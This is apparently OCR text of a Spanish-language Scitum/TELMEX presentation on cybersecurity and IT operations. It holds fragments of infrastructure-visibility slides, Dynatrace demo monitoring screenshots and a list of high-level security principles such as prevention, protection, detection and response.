
Ambiente **aplicativo** complejo


Identificación y **clasificación**

Vista **unificada** Entendimiento **común**



Scitum | TELMEX está contigo


Contents: DE08A of type LAN
Alarms
Topology
List
Events
Information
Zoom: 50%
Component Detail: DE08A of type LAN
Information
DE08A
LAN





- Device Impact List
  - nhdc-bhost-0003
    - Blades
      - nhdc-blade-0011
        - Virtual Devices
          - nhdc-vm-0022
            - Application Components
              - CEO Dashboard
          - nhdc-vm-0023
          - nhdc-vm-0024
      - nhdc-blade-0012
      - nhdc-blade-0013

Ubicación física de los racks por centro de datos

Vista frontal y posterior de los racks

Conexiones físicas




Search Dynatrace demo1...
Smartscape topology
Services
Applications
Services
Processes
Hosts
Data centers
Service flow - Dynatrace
Secure
https://yoj211.managed-sprint.dynalabs.io/e/ecc29184-1ae2-46dd-96fe-06997671fc57/#serviceflow;sci=SERVICE-D683A2FA939E1D15;timeframe=custom15338...
Apps
dynatrace
Problems
User sessions
Log files
Smartscape to
Diagnostic tool
Monitor
Applications
Synthetic
Transactions &
Databases
Data center se
Hosts
Network
Technologies
VMware
AWS
Search Dynatrace demo1...
Problems
Problem 411
Visual resolution path
Replay
Problem evolution
200
100
0
23:00
27. Jul
01:00
02:00
03:00
2018-07-27 00:15 - 00:30
64 ongoing events in 14 components
Trend △ 54 ▽ 1
Application
www.easytravel.com
User action duration degradation (x5)
User action duration degradation (x9)
Application
www.weather.easytravel.com
User action duration degradation (x4)
User action duration degradation
Database
easyTravel-Business
Service easyTravel-Business slow down (x2)
Service method select journey0_id as id1_1_ jo ...
Service method {call verify_location(?)} slow down
Service method select location0_name as name1_2 ...
Web request service
easyTravel Customer Frontend
Service method /CalculateRecommendations slow down
Service method /AdsForBlog slow down
Service method /orange-trip-details.jsf slow down
Service method /services/JourneyService/findJour ...
Service method /services/AuthenticationService/a ...

3. Desarrollar aplicaciones seguras

4. Diseñar e implementar arquitecturas de servicios de seguridad

Prevención
Es todo aquello que ayude a reducir la superficie de ataque y el nivel de exposición.

Protección
Es todo aquello que ayuda a evitar que los ataques tengan éxito

Detección
Es todo aquello que ayuda a descubrir que un ataque ya ha logrado penetrar las barreras de entrada y está activo en la red


Respuesta
Es todo aquello que ayuda a reaccionar ante la ocurrencia de un incidente

5. Vivir en un ecosistema equilibrado

TI: desarrollo + operaciones

Ciberseguridad

Negocio


6. Definir quiénes son los responsables

7. Tomar en cuenta la psicología

GRACIAS

DESCARGUE ESTA PRESENTACIÓN EN

resources | scitum

resources.scitum.com.mx

Scitum | TELMEX está contigo